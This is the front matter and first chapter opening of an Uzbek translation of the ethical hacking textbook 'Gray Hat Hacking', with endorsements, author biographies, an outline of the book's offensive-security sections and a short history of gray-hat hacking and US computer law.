**Allen Xarper, Rayan Lin, Stiven Sims,
Maykl Baukom, Daniel Fernandez,
Uaskar Texeda, Mozes Frost**

KULRANG SHLYAPALI XAKERLIK

Kitob quyidagi ko'rsatilgan muddatda topshirilishi shart

Oldingi foydalanishlar miqdori_____	

«Стиль
преимуще

Allen Xarper, Rayan Lin, Stiven Sims,
Maykl Baukom, Daniel Fernandez,
Uaskar Texeda, Mozes Frost

KULRANG SHLYAPALI XAKERLIK

Axloqiy xakerlik qo‘llanmasi

I jild

Toshkent – “Donishmand ziyosi” – 2025

UO'K 004.056.53(075.8)
KBK 32.973.202-04ya73
X-27

O'zbekiston Respublikasi Oliy ta'lim, fan va innovatsiyalar vazirligi huzuridagi Oliy ta'limni rivojlantirish tadqiqotlari markazining buyurtmasiga asosan nashrga tayyorlandi va chop etildi.

Ingliz tilidan
Xilola Umarxo'jayeva va Sitora Daniyarova
tarjimasi

Allen Xarper va boshq.
Kulrang shlyapali xakerlik I jild [Matn]: qo'llanma / Allen Xarper va boshq. – Toshkent: Donishmand ziyosi, 2025. – 392 b.

"Kulrang shlyapali xakerlik" (Axloqiy xakerlik qo'llanmasi) kitobida axloqiy xakerlik nima ekanligi, dasturlashning asosiy ko'nikmalari, muhandislik vositalari haqida so'z boradi. Kitob mutaxassislar, ushbu soha bo'yicha tahsil olayotgan talabalar va axloqiy xakerlikka qiziqqanlar uchun mo'ljallangan.

Mazkur xorijiy o'quv adabiyoti professor-o'qituvchilar, doktorantlar, magistrantlar va talabalarning o'quv va ilmiy faoliyatida foydalanishi uchun mo'ljallangan. Shuningdek, ilmiy izlanishlar olib borayotgan mustaqil tadqiqotchilar va keng ilmiy jamoatchilik uchun tavsiya qilinadi.

Ushbu xorijiy o'quv adabiyotidan tijorat maqsadida foydalanish qat'iyan man etiladi.

ISBN 978-9910-582-25-7

"Hujumkor xavfsizlik (Offensive security) shunchalik keng qamrovli sohani o'z ichiga oladiki, hatto uni yuzaki tarzda yorituvchi ma'lumotnomani topish ham ancha mushkul bo'lishi mumkin. "Gray Hat (Kulrang shlyapali) xakerlik: Axloqiy xakerlar qo'llanmasi"ning oltinchi nashri ushbu sohadagi ixtisoslashgan yo'nalishlarning hayratlanarli darajada katta qismini qamrab olishga muvaffaq bo'lgan. Shu bilan birga, mazkur yo'nalishlarning ayrim qiziqarli va murakkab jihatlarini yoritish uchun yetarlicha chuqur tahlil ham amalga oshirilgan. Bu xakerning kitob javoniga munosib qo'shimcha manba bo'ladi".

– OJ Rivz
Direktor, Beyond Binary

"Bu kitob ko'pchilik insonlarning rivojlanishi va karyerasi uchun asosiy manba bo'lib kelgan. Uning oltinchi nashri yangi materiallar va mazmun bilan odamlarni yanada yuqori darajaga ko'tarishga yordam berish bo'yicha kutilgan natijalarni oqlamoqda. Bu haqiqiy mutaxassislar tomonidan yozilgan va har kimning mahorat to'plamiga ulkan hissa qo'shadigan ajoyib asar hisoblanadi. Stiven Sims va boshqa mualliflar men hurmat qiladigan insonlar bo'lib, ularning har qanday asarini muntazam ravishda o'qib boraman. O'quvchilar buni sohamizdagi har qanday mutaxassis uchun kitob javonida bo'lishga arzigulik amaliy manba deb baholaydilar".

– Robert M. Li
Senior SANS instruktori va Dragos, Inc bosh direktori/asoschisi.

"Gray Hat Hacking: The Ethical Hacker's Handbook" kitobining oltinchi nashrida Hyper-V haqidagi boblar men hozirgacha ko'rgan eng mukammal ommaviy manbalardir. Ular nafaqat arxitekturaning umumiy ko'rinishini taqdim etadi, balki ichki tuzilishni juda yaxshi tushunish uchun foydalanish mumkin bo'lgan batafsil skriptlarni ham o'z ichiga oladi. Ushbu boblarga ilova qilingan barcha manbalar menda katta taassurot qoldirdi. Agar siz gipervizorlar va/yoki Hyper-V ning har qanday shakli bilan qiziqsangiz, bu kitobni o'qib ko'rishingizni tavsiya qilaman".

– Matt Svish
Comae asoschisi

Shon Xarris xotirasiga bag‘ishlanadi

Har safar yangi nashr yozganimizda Shon haqidagi barcha xotiralarim yuzaga chiqadi. Oldingi nashrlardan bilasizki, biz Shonni 2014-yil 8-oktabrda yo‘qotdik. U ajoyib do‘st, bu sohada peshqadam va kiberxavfsizlik bo‘yicha yetuk mutaxassis edi. U meni *Gray Hat Hacking*ning birinchi loyihasiga olib keldi. O‘sha paytda biz boshqa kitob yaratish ustida ishlayotgan edik, lekin u amalga oshmadi, shuning uchun Gray Hat Hacking kitobi yaratildi. Bu sohada erishganlarimning katta qismi 2002-yilda CISSP o‘quv markazida u bilan birinchi marta uchrashganimda, u menga bergan ajoyib imkoniyat bilan bog‘liq. Men bu kursga yozilganimda Shon kim ekanligini bilmasdim, ammo o‘sha tasodifiy uchrashuv hayotimni butunlay o‘zgartirib yubordi. Uning sohaga bo‘lgan ishtiyoqi va odob-axloqi yuqumli edi va meni yuksak standartlarga intilishga ilhomlantirdi. Men uni har doim eslayman. Undan ko‘p narsalarni o‘rganganman. Iltimos, men va boshqa mualliflar qatoriga qo‘shilib, uning xotirasi va kiberxavfsizlik orqali dunyoni yaxshilash istagiga hurmat bajo keltiraylik. Biz ushbu kitobni uning xotirasiga bag‘ishlaymiz.

– Allen Xarper
bosh muallif va Shon Xarrisning do‘sti

Birodarlarim va opa-singillarim, o‘z e’tiqod yo‘lingizda yurishda davom etinglar. Cheksiz e’tiqodingiz bilan yo‘lni yoritib turing, shunda atrofingizdagilar sizning namunangiz orqali yaratganni izlashga ilhomlansinlar.

– Allen Xarper

Rafiqam, senga doimiy qo‘llab-quvvatlaganing, ishonching va meni olg‘a qadam tashlashimga undaganing uchun tashakkur.

– Rayan Lin

Sevimli rafiqam Lian va qizim Odriga, doimiy qo‘llab-quvvatlaganingiz uchun rahmat!

– Stiven Sims

Qizim Tiernanga, qo‘llab-quvvatlaganing va hayotdan, har narsadan va har kundan zavqlanishni doimiy eslatganing uchun rahmat.

– Maykl Baukom

Go‘zal rafiqam Zoya va farzandlarimiz Aleksandr va Akselga, doimiy muhabbatingiz va qo‘llab-quvvatlashingiz uchun, hamda har doim menga ishonganingiz va barcha g‘ayrioddiy yangi g‘oyalarimni rag‘batlantirganingiz uchun sizlarga rahmat.

– Uaskar Texeda

Go‘zal rafiqam Vanesa va oilamga, har safar yangi loyiha o‘ylab topganimda ko‘rsatgan qo‘llab-quvvatlashlari va sabr-toqatlari uchun minnatdorlik bildiraman.

– Daniel Fernandes

Rafiqam Gina va qizim Juliet, men sizlar bilan faxrlanaman. Ko‘pgina aql bovar qilmaydigan g‘oyalarimga chidab berganingiz uchun sizlarga tashakkur.

– Mozes Frost

MUALLIFLAR HAQIDA

Dr. Allen Xarper, "CISSP" ("Certified Information Systems Security Professional") sertifikatiga ega, Iroqda xizmat qilganidan keyin 2007-yilda dengiz piyodalari korpusi zobiti sifatida harbiy xizmatdan nafaqaga chiqqan. U IT/xavfsizlik sohasida 30 yildan ortiq tajribaga ega. U Shimoliy Karolina shtat universitetida kompyuter muhandisligi bo'yicha bakalavr darajasini, "*Naval Postgraduate School*"da kompyuter fanlari bo'yicha magistrlik darajasini va Kapella Universitetida axborot xavfsizligiga urg'u berilgan axborot texnologiyalari bo'yicha PhD darajasini olgan. 2004-yilda Allen Honeynet loyihasi uchun "*roo*" deb nomlangan GEN III Honeywall CD-ROMni ishlab chiqishga rahbarlik qildi. Shundan buyon u Fortune 500 ro'yxatiga kiruvchi ko'plab kompaniyalar va davlat tashkilotlarida xavfsizlik bo'yicha maslahatchi sifatida faoliyat yuritib kelmoqda. Uning qiziqish doirasiga buyumlar internet (IoT) tarmog'i, teskari muhandislik, zaifliklarni aniqlash va axloqiy xakerlikning barcha turlari kiradi. Allen *N2NetSecurity, Inc.* kompaniyasiga asos solgan va *Tangible Security* kompaniyasida ijrochi vitse-prezident va bosh xaker lavozimlarida ishlagan. Shuningdek, u Liberty universitetida dastur direktori bo'lib xizmat qilgan va hozirda Maryland shtati, Greenbelt shahrida joylashgan *T-Rex Solutions, LLC* kompaniyasida kiberxavfsizlik bo'yicha ijrochi vitse-prezident bo'lib ishlamoqda.

Rayan Lin, "CISSP", "CSSLP", "OSCP", "OSCE", "GREM" kabi xalqaro sertifikatlar sohibi, xavfsizlik sohasida 20 yildan ortiq tajribaga ega bo'lib, tizim dasturchilikdan tortib korporativ xavfsizlikkacha va global kiberxavfsizlik maslahat xizmatlarini boshqarishgacha bo'lgan keng qamrovli faoliyatni amalga oshirgan. Ryan "Metasploit", "Browser Exploitation Framework" (BeEF) va "Ettercap" kabi bir qator ochiq manbali loyihalarga o'z hissasini qo'shgan. Ryan Twitterda @ sussurro taxallusi bilan faoliyat yuritadi va u o'z tadqiqotlarini "Black Hat", "DEF CON", "Thotcon" va "Derbycon" kabi ko'plab xavfsizlik konferensiyalarida taqdim etgan va butun dunyo bo'ylab hujum texnikasi va raqamli ekspertiza bo'yicha treninglar o'tkazgan.

Stiven Sims axborot texnologiyalari va xavfsizlik sohasida 15 yildan ortiq tajribaga ega bo'lgan soha mutaxassisidir. U hozirda San-Fransisko ko'rfazi hududida maslahatchi sifatida faoliyat yuritmoqda. Stiven ko'p yillar davomida turli "Fortune 500" kompaniyalari uchun xavfsizlik arxitekturasi, eksploitlarni ishlab chiqish, teskari muhandislik va penetratsiya testlarini o'tkazgan hamda tijorat mahsulotlarining keng ko'lamli zaifliklarini aniqlagan va mas'uliyat bilan oshkor

qilgan. U Norvich universitetidan axborot ta'minoti bo'yicha magistr darajasiga ega va hozirda SANS institutida hujumkor operatsiyalar o'quv dasturiga rahbarlik qilmoqda. U SANS Institutining yagona 700-darajadagi kursi bo'lgan "SEC760: Advanced Exploit Development for Penetration Testers" kursining muallifidir, bu kurs murakkab yig'indi-to'ldirishlari (heap overflows), patch diffing va mijoz tomonidagi ekspluatatsiyalarga qaratilgan. U "GIAC Security Expert (GSE)" sertifikatiga, shuningdek, "CISA", "Immunity NOP" va boshqa ko'plab sertifikatlarga ega. Stiven bo'sh vaqtlarida snoubordda uchishni va musiqa yozishni yoqtiradi.

Maykl Baukom o'rnatilgan tizimlarni ishlab chiqishdan tortib, "Tangible Security" kompaniyasidagi mahsulot xavfsizligi va tadqiqot bo'limiga rahbarlik qilishgacha bo'lgan 25 yildan ortiq sanoat tajribasiga ega. 15 yildan ortiq xavfsizlik tajribasi bilan tibbiyot, sanoat, tarmoq va maishiy elektronika kabi turli sohalarda son-sanoqsiz tizimlar xavfsizligini baholadi. Maykl "Black Hat" konferensiyasida murabbiylik qilgan, bir qancha anjumanlarda ma'ruzachi sifatida ishtirok etgan, shuningdek, "Gray Hat Hacking: The Ethical Hacker's Handbook" kitobining muallifi va texnik muharriri bo'lgan. Uning hozirgi qiziqishlari o'rnatilgan tizimlar xavfsizligi va ularni rivojlantirishga qaratilgan.

Uaskar Texeda "F2TC" Kiberxavfsizlik kompaniyasining asoschisi va bosh direktori hisoblanadi. U IT va telekommunikatsiya sohasida 20 yildan ortiq tajribaga ega bo'lgan malakali kiberxavfsizlik mutaxassisidir. Huáscar bir nechta keng polosali provayderlar uchun operatorlik darajasidagi xavfsizlik yechimlari va biznes uchun muhim komponentlarni ishlab chiqishda sezilarli yutuqlarga erishgan. U xavfsizlik tadqiqotlari, tizimga kirib buzishni tekshirish, Linux yadrosini o'zgartirish, dasturiy ta'minotni ishlab chiqish va o'rnatilgan qurilmalarni loyihalashda yuqori malakaga ega. Huáskar, shuningdek, SANS Lotin Amerikasi maslahat guruhi, SANS Purple Team Summit maslahat kengashi a'zosi va SANS institutining eng ilg'or kursi, SEC760: Penetratsion sinovchilar uchun ilg'or ekspluatatsiyani ishlab chiqqan muallif.

Daniel Fernandez xavfsizlik tadqiqotchisi bo'lib, sanoatda 15 yildan ortiq tajribaga ega. O'z karyerasida u ko'plab maqsadlarda zaifliklarni aniqlagan va ulardan foydalangan. So'nggi yillarda uning diqqat markazi gipervizorlarga qaratilgan bo'lib, "Microsoft Hyper-V" kabi mahsulotlarda xatoliklarni topib, xabar qilgan. U "Blue Frost Security GmbH" va "Immunity, Inc." kabi bir nechta axborot xavfsizligi kompaniyalarida ishlagan. Yaqinda u "TACITO Security" kompaniyasini tashkil etdi. Dasturiy ta'minotni buzish bilan shug'ullanishdan bo'sh vaqtida Daniel itlarini qo'lga o'rgatishdan zavqlanadi.

Mozes Frost o‘z faoliyatini 2000-yil atrofida yirik tarmoqlarni loyihalash va joriy etishdan boshlagan. U 1990-yillarning boshidan buyon barcha turdagi kompyuterlarda ishlaydi. Uning oldingi ish beruvchilari orasida “TLO”, “Cisco Systems” va “McAfee” bor. U “*Cisco Systems*” kompaniyasining bosh me’mori sifatida, u yerda sanoat sertifikatlari kabi muhim xavfsizlik loyihalarida ishlagan va “*Cyber Defense Clinics*” deb nomlangan bepul axborot xavfsizligi dojo (maxsus maydon)sini yaratishda ishtirok etgan. Ushbu tashabbus o‘rta maktab va universitet darajasida, shuningdek, ko‘plab korxonalarda shaxslarni o‘qitishga qaratilgan. U, shuningdek, SANS institutida muallif va katta instruktor bo‘lib, veb-ilovalar penetratsion testi, bulutlar penetratsion testi va qizil jamoa operatsiyalari kabi texnologiya sohalariga katta qiziqish bildiradi. Hozirda “GRIMM” kompaniyasida qizil jamoa operatori sifatida faoliyat yuritmoqda.

MUQADDIMA

Ushbu kitob shaxslar, korporatsiyalar va mamlakatlarning umumiy xavfsizlik holatini yaxshilash maqsadida, axloq normalari asosida va mas’uliyat bilan ishlashga sodiq bo‘lgan xavfsizlik bo‘yicha mutaxassislar tomonidan ishlab chiqilgan.

KIRISH

Uzoq davom etgan urushdan hech qanday davlat foyda ko‘rgan emas.
– Sun Tzu

Urushga tayyor bo‘lish tinchlikni saqlashning eng samarali vositalaridan biridir.
– Jorj Vashington

Agar bu fakt bo‘lganida edi, unga razvedka deyilmas edi.
– Donald Ramsfeld

Avvalgi nashrlar kabi, ushbu kitobning maqsadi ham odamlarga ilgari faqat hukumatlar va kam sonli “black hat” xakerlarigina bilgan ma’lumotlarni taqdim etishdan iborat. Har bir nashrda biz o‘quvchilarga so‘nggi xavfsizlik usullari haqida ma’lumot berishga harakat qilamiz. Kiberurushning oldingi safida tobora ko‘proq shaxslar, nafaqat “black hat” xakerlarga qarshi, balki ba’zan hukumatlarga qarshi ham kurashmoqdalar. Agar sizda ham shu holat kuzatilayotgan bo‘lsa, o‘zingizni yoki tashkilotingizni himoya qiluvchi sifatida, sizni imkon qadar hujumchining bilimlari bilan qurollantirmoqchimiz. Shu maqsadda, sizga mudofaa uchun hujumkor usullardan foydalanadigan axloqiy xaker – “gray hat” xakerning fikrlash tarzini taqdim etamiz. Axloqiy xakerlik – qonun va boshqa odamlarning huquqlariga hurmat bilan yondashadigan sharafli roldir. Axloqiy xaker o‘zini sinovdan o‘tkazish orqali raqibni yengish mumkin degan tushunchaga amal qiladi.

Ushbu kitob mualliflari siz, o‘quvchiga, sanoat va umuman jamiyatga kerak deb hisoblagan narsani, ya’ni mas’uliyatli va oliy niyatlarga ega bo‘lgan axloqiy xakerlikning to‘liq ko‘rib chiqilishini taqdim etishni istaydilar. Shu sababli biz ushbu kitobning yangi nashrlarini axloqiy xakerlik nima ekanligi aniq belgilangan holda chiqarishda davom etamiz – bu bizning jamiyatimizda juda ko‘p chalkashlikka sabab bo‘lmoqda.

Biz beshinchi nashrni yangiladik va keng qamrovli va zamonaviy usullar, jarayonlar va materiallarni, shuningdek, o'quvchi tomonidan takrorlanishi mumkin bo'lgan *haqiqiy laboratoriya* mashg'ulotlarini taqdim etishga harakat qildik. *Ushbu kitobda* yangi 18 ta bob kiritilgan bo'lib, boshqa bo'limlar ham yangilangan.

Birinchi bo'limda kitobning qolgan qismini o'rganishga tayyorlash uchun kerakli mavzularni qamrab olamiz. Shuni yodda tutingki, barcha zarur ko'nikmalarni bir kitobda qamrab olish imkonsiz, biroq biz yangi sohaga qadam qo'yganlar uchun kitobni oson va tushunarli qilish maqsadida ayrim mavzularni taqdim etishga harakat qilamiz. Demak, birinchi bo'limda quyidagi mavzularni qamrab olamiz:

- "Gray hat" xaker roli;
- MITRE ATT&CK freymvorki;
- C, Assembler va Python tilida dasturlashning asosiy ko'nikmalari;
- Linux eksploit vositalari;
- Ghidra teskari muhandislik vositasi;
- IDA Pro teskari muhandislik vositasi.

Ikkinchi bo'limda axloqiy xakerlik mavzusini o'rganamiz. Biz sizga tarmoqlarni hujum qilishda va himoya qilishda mutaxassislar tomonidan qo'llanilayotgan ko'nikmalar haqida umumiy ma'lumot beramiz. Biz quyidagi mavzularni yoritamiz:

- "Red" va "Purple" jamoalar faoliyati;
- Buyruq va boshqaruv (C2) texnikalari;
- Xostda va bulutda "Threat hunting" laboratoriyasini qurish;
- Tahdidlarni qidirish asoslari.

Uchinchi bo'limda tizimlarga xakerlik amaliyotlari mavzusiga o'tamiz. Bu yerda siz Windows va Linux tizimlarini eksploitlashda zarur bo'lgan ko'nikmalarni o'rganasiz. Bu keng qamrovli mavzu bo'lib, biz quyidagi mavzularni qamrab olamiz:

- Sodda Linux eksploitlari;
- Takomillashgan Linux eksploitlari;
- Linux yadrosi eksploitlari;
- Asosiy Windows eksploitlari;
- Windows yadrosi eksploitlari;
- PowerShell eksploitlari;
- Eksploitsiz shell olish;
- Zamonaviy Windows muhitida post-eksploit faoliyati;
- Keyingi avlod patch eksploitlari.

To'rtinchi bo'limda buyumlar interneti (IoT) va apparat qurilmalarni xakerlik qilishni o'rganamiz. Biz kiberxavfsizlikning ushbu sohasini umumiy nuqtai nazar bilan boshlaymiz va keyin quyidagi murakkab mavzularga o'tamiz:

- Buyumlar internetiga umumiy nuqtai nazar;
- O'rnatilgan qurilmalarni tahlil qilish;
- O'rnatilgan qurilmalarni eksploitlash;
- Dasturiy ta'minot asosidagi radio (SDR) tizimlarida xakerlik.

Beshinchi bo'limda virtual mashinalarning asosiy qismini tashkil qiluvchi fizik bo'lmagan – dasturiy tarmoqlar, xotira disklari va ishlov berishni ta'minlaydigan gipervizorlarni xakerlik qilishni o'rganamiz. Bu bo'limda quyidagi mavzular qamrab olingan:

- Gipervizorlarga umumiy nuqtai nazar;
- Gipervizorlarni sinovdan o'tkazish uchun tadqiqot freymvorkini yaratish;
- Hyper-V tuzilmasiga nazar;
- Gipervizorlarni xakerlik qilish bo'yicha o'rganish.

Oltinchi bo'limda biz bulut tizimlarini xakerlik qilish mavzusini qamrab olamiz. Ko'pincha xususiy ma'lumot markaz (data center)larida ishlatiladigan gipervizorlardan tashqari, biz ommaviy bulut, u bilan bog'liq texnologiyalar va ularning xavfsizlik masalalarini tushuntiramiz. Demak, biz quyidagi mavzularni yoritamiz:

- Amazon Web Services (AWS)da xakerlik amaliyoti;
- Azure tizimlarida xakerlik qilish;
- Konteynerlarda xakerlik qilish;
- Kubernetes tizimlarida xakerlik qilish.

Yangi va yangilangan bo'limlardan zavqlanishingizni umid qilamiz. Agar siz bu sohaga endi kirib kelayotgan bo'lsangiz yoki axloqiy xakerlikni chuqurroq o'rganishga tayyor bo'lsangiz, ushbu kitob aynan siz uchun mo'ljallangan.

***Eslatma**: Sizning tizimingiz laboratoriya mashg'ulotlarini bajarish uchun to'g'ri sozlanganligiga ishonch hosil qilish uchun biz kerakli fayllarni taqdim etdik. Laboratoriya materiallari va ERRATA (xatolar va ularni tuzatishlar ro'yxati) GitHub omboridan yuklab olinishi mumkin:*

https://github.com/GrayHatHacking/GHHv6.

I BO‘LIM.
ASOSIY TUSHUNCHALAR

1-BOB. GRAY HAT HACKING

“Gray-hat” xaker kim? Ushbu tushuncha kiberxavfsizlikda qanchalik ahamiyatli? Ushbu bo‘limda “gray-hat” xakerlar tushunchasini tavsiflab, ularning kiberxavfsizlik sohasidagi muhim rolini yoritib berishga harakat qilamiz. Qisqacha aytganda, ular “white-hat” va “black-hat” xakerlar orasidagi muvozanatni ifodalaydi. “Gray-hat” xakerlar, odatda, qonunni buzmaslikka intilib, o‘z bilim va ko‘nikmalarini foydali maqsadlarda qo‘llashga harakat qiladilar. Ular etik xakerlar sifatida kiberxavfsizlikni mustahkamlash va tizimlarni yaxshilashga katta hissa qo‘shadilar. Ushbu tushuncha bahsli bo‘lishi mumkin, chunki mavzu bo‘yicha turli xil fikrlar mavjudligi tabiiydir. Ushbu bo‘limda biz “gray-hat” xakerlik haqida aniq ma’lumot berishga intilamiz va sizni ushbu xakerlik turini mas’uliyatli tarzda, etik tamoyillarga rioya qilgan holda qo‘llashga undaymiz. Shu bilan birga, bu bo‘lim kelgusida kitobda muhokama qilinadigan boshqa muhim mavzular uchun asos yaratib beradi.

Gray Hat Xakerlik

“Gray-hat” xaker atamasi ko‘plab bahs-munozaralarga sabab bo‘ladi. Ayrimlar uchun bu xaker qonuniy me’yorlarni ba’zida buzadigan yoki maqsadga erishish uchun noetik usullarga murojaat qiladigan shaxsni anglatadi. Biroq, “gray-hat” xakerlar bunday tushunchani rad etadilar. Quyida ushbu atama bo‘yicha aniq ta’rifni keltiramiz. Turli kitoblarni o‘rganib chiqqach, ba’zi mualliflar bu atamani noto‘g‘ri talqin qilganlarini angladik. Ular “gray-hat” xakerlarning kimligini to‘g‘ri tushunmaganlari sababli ushbu xakerlar guruhini kamsitishga harakat qilgan. Shu bois ushbu mavzuda yetakchi kitob mualliflari sifatida “gray-hat” xakerlik haqida aniq va to‘g‘ri tushunchani taqdim etishga intilamiz.

Xakerlik tarixi

Etik xakerlik har doim ham qonuniy kasb sifatida tan olinmagan. Bir vaqtlar xakerlikning har qanday shakli, uning maqsadidan qat’i nazar, jinoyat deb hisoblangan. Biroq texnologiya rivojlanib, hayotimizning ajralmas qismiga aylangan sari xakerlikka bo‘lgan yondashuv ham o‘zgardi va uni boshqaruvchi qonunlar ham rivojlandi. Hozirgi kunda xakerlik turli jihatlari, xususan, etik xakerlik xavfsizlikni ta’minlashda muhim rol o‘ynaydi. Ushbu kitobni o‘qiyotganlarning ko‘pchiligi uchun bu o‘zgarishlar tarixiy jarayonlar bo‘lishi mumkin. Shu bilan

birga, bu tarixni tushunish va soha asoschilarining mehnatini qadrlash ham nihoyatda muhimdir. Ularning sa’y-harakatlari tufayli bu kasb bugungi kunda mavjud bo‘lib, davom etish imkoniyatini yaratdi. Biz ushbu ma’lumotlarni nafaqat xabardor qilish, balki mutaxassislarning o‘z xakerlik ko‘nikmalarini etik jihatdan qo‘llash huquqlarini himoya qilish maqsadida taqdim etamiz. Bu ularga o‘z mahoratlarini qonuniy va axloqiy me’yorlar doirasida dunyoni yaxshilashga yo‘naltirishda davom etish imkonini beradi.

Bir vaqtlar kompyuterlardan foydalanishni tartibga soluvchi qoidalar kamroq edi, chunki huquqni muhofaza qiluvchi organlarning bilimlari tarmoqli tizim (texnologiya)lar tez rivojlanib borayotgan davrda ortda qolgan edi. Qiziqish yoki shunchaki ko‘ngilxushlik maqsadida tizimlarga hujum qilgan xakerlar yangi imkoniyatlar dunyosini kashf etdilar. Biroq hamma ham qiziqishini zarar yetkazmasdan qondirmagan. Bundan tashqari, axborot tizimlarini chuqur tushunmaydigan hokimiyat vakillari bilan kelib chiqqan to‘qnashuvlar ko‘plab ezgu niyatli, aqlli va zukko xakerlarning dasturiy ta’minot kompaniyalari va hukumatlar tomonidan, ularning haqiqiy niyati qanday bo‘lishidan qat’i nazar, jinoyatchi sifatida tamg‘alanishiga olib keldi.

1986-yilda Qo‘shma Shtatlar mavjud kompyuter firibgarlik qonunlarini kuchaytirish maqsadida “Computer Fraud and Abuse Act” (“Kompyuter firibgarligi va uni suiiste’mol qilish to‘g‘risida”gi qonun)ni qabul qildi. Bu qonun ruxsatsiz yoki ruxsatdan tashqari kompyuter tizimlariga kirishni qat’iyan taqiqladi va davlatning muhim tizimlarini himoya qilish uchun mo‘ljallangan edi. Tez orada, 1988-yilda “Digital Millennium Copyright Act” (“Raqamli asr mualliflik huquqi to‘g‘risida”gi qonun) qabul qilindi. Bu qonun ruxsat boshqaruviga yoki raqamli huquqlarni boshqarish (digital rights management – DRM) tizimlariga qarshi hujumlarni jinoyatga aylantirdi. Kompyuter xakerligi noto‘g‘ri tushunilgan va undan qo‘rqilgan davrda, xavfsizlik sohasi tadqiqotchilarida bu juda dushmanona muhit yaratdi. Endi xakerlar jamiyatidagi qonuniy tadqiqotchilar zaifliklarni topish va ularni hisobot qilish natijasida bir yoki ikki qonun asosida, yuridik javobgarlikka yoki hatto qamoq jazosi xavfiga duch kelishlari mumkin edi, chunki kod mualliflik huquqi bilan himoyalangan va teskari muhandislik sohasi noqonuniy deb hisoblanishi mumkin edi yoki har qanday tizimga (faqat davlat tizimlari emas) ruxsatsiz kirish jinoyat deb qaralishi mumkin edi. Bu hali ham ba’zi joylarda sodir bo‘lmoqda.

Xakerlarning o‘zlarini jinoyatchilardan ajratish zarurati ko‘plab tadqiqotchilarni huquqiy savollarga olib kelmaydigan o‘z etik normalarini belgilashga undadi. Boshqa tomondan, ayrimlar qonunning salbiy ta’siri va xavfsizlik tadqiqotlariga bo‘lgan umumiy munosabatni qayta ko‘rib chiqishni lozim topdilar. Birinchi guruhdagi xakerlar “white-hat” xakerlar deb nomlana boshlandi. Ular zaifliklarni minimal tafsilotlar bilan muhokama qilib, mavjud muammolarni bartaraf etishga intildilar, bu esa xavfsizlikka oid yondashuvlarning yanada mas’uliyatli va

huquqiy doirada bo‘lishini ta’minlashga qaratilgan edi. “White-hat” xakerlar o‘z tadqiqotlari davomida zarar yetkazishi mumkin bo‘lgan usullarni chetlab o‘tishni tanladilar va faqat to‘liq ruxsat asosida faoliyat yuritdilar. Boshqa bir guruh xakerlar esa “black-hat” xakerlar deb atala boshladi. Bu guruh qonunlarning yaxshiligi yoki yomonligiga shubha bildiradiganlar edi

Biroq uchinchi bir guruh ham paydo bo‘ldi. Ushbu guruhga mansub xakerlar zarar yetkazishni emas, balki tizimlarni yaxshilashni istashardi, ammo qonuniy cheklovlar ularni ijobiy o‘zgarishlar qilish imkoniyatidan mahrum etar edi. Biroq shartli savol tug‘iladi, foydalanuvchilarga zarar yetkazadigan xavfsizlik qarorlari uchun dastur ishlab chiquvchilarni javobgarlikka tortadigan qonunlar qayerda edi? Zaifliklarni aniqlash to‘xtamagan edi, u shunchaki chetga siqib chiqarilgan edi, “white-hat” xakerlar esa o‘z usullari bilan huquqiy cheklovlar tufayli ko‘p narsalarni kashf etishda qiyinchiliklarga duch kelishdi. Ba’zi xakerlar uchun bu qoidalarni buzish emas, balki shaxsiy manfaat yoki zarar yetkazish bilan bog‘liq bo‘lmagan harakatlar edi.

“Gray-hat” atamasi ilk bor 1997-yilda Peiter “Mudge” Zatko tomonidan “Black-Hat” anjumanida tilga olingan. U Microsoft bilan zaifliklarni hal qilishda hamkorlik qilishini e’lon qilganida ushbu atamani ishlatgan. Shu tadbirda, uning “L0pht” xakerlik guruhidagi hamkori Weld Pond eng yaxshi izohni berdi: “Birinchidan, “gray-hat” xaker bo‘lish jinoyat sodir etishni yoki uni ma’qullashni anglatmaydi. Biz bunday qilmaymiz. Har bir shaxs o‘z harakatlari uchun javobgardir. “Gray-hat” xaker bo‘lish dunyo qora va oq rangdan iborat emasligini tan olishni anglatadi.” Keyinchalik, 1999-yilda “L0pht” ushbu atamani maqolada qo‘llagan (Qo‘shma Shtatlarda “grey” atamasi o‘rniga “gray” deb yozilishi odatiy hisoblanadi).

“L0pht” va boshqa sohada kashshoflar o‘z bilimlarini hokimiyat vakillariga o‘rgatib, Kongress oldida guvohlik berishdi. Ushbu ta’lim xakerlik va xavfsizlik tadqiqotlariga bo‘lgan munosabatni rivojlantirib, qonuniy amaliyotchilar noto‘g‘ri tushunilish natijasida yuzaga kelishi mumkin bo‘lgan jinoiy javobgarlikdan kamroq qo‘rqish bilan kompyuter xavfsizligini yaxshilash imkoniyatini yaratdi. Lekin bu nozik muvozanat bo‘lib, har bir yangi holat, yangi texnologiya va yangi xaker bilan ushbu muvozanatni saqlash uchun kurash davom etmoqda.

Axloq va xakerlik

Ushbu matnda va boshqa joylarda “ethical hacker” (axloqiy xaker) atamasini takroran uchratishingiz mumkin. Ba’zan bu atama shubha ostiga olinadi, chunki odob-axloq, xulq va qonunlar shaxslar, ijtimoiy guruhlar va hukumatlar orasida turlicha bo‘lishi mumkin. Ko‘p hollarda bu atama jinoyat va qonuniy xatti-harakatlarni farqlash uchun ishlatiladi – bu atama kimdir umumiy farovonlik yo‘lida va kasbiy maqsadlarda xakerlik qilishi bilan shaxsiy foyda ko‘zlab, faol jinoyat yoki zarar yetkazuvchi xakerlardan ajratib turadi. Axloqiy xaker qanday bo‘lishini

belgilovchi ko‘rsatmalar ba’zi xavfsizlik sertifikatlariga ega bo‘lgan mutaxassislar va kompyuter xavfsizligi tashkilotlarining a’zolari uchun xulq-atvor qoidalari orqali kiritiladi.

“Gray-Hat” Xakerlik atamasi

Ko‘rib turganingizdek, “gray-hat” atamasi dastlab qora va oq ranglar orasida ko‘proq “kulrang soyalar” borligini tan olishdan kelib chiqqan. Albatta, xakerlar haqida gap ketganda qora va oq atamalari Qo‘shma Shtatlardagi eski televizion g‘arb filmlaridan olingan, bu yerda oq shlyapali kovboylar yaxshi kishilar, qora shlyapa kiyganlar esa yomon yigitlar edi. Shunday qilib, “gray-hat” xakerlar qonuniy va axloqiy chegarada ishlaydiganlar hisoblanadi, ular tadqiqot va tanqidiy fikrlashga asoslangan bilimlardan foydalanib texnologiya xavfsizligini yaxshilash orqali jamiyatni himoya qilish uchun harakat qilishadi.

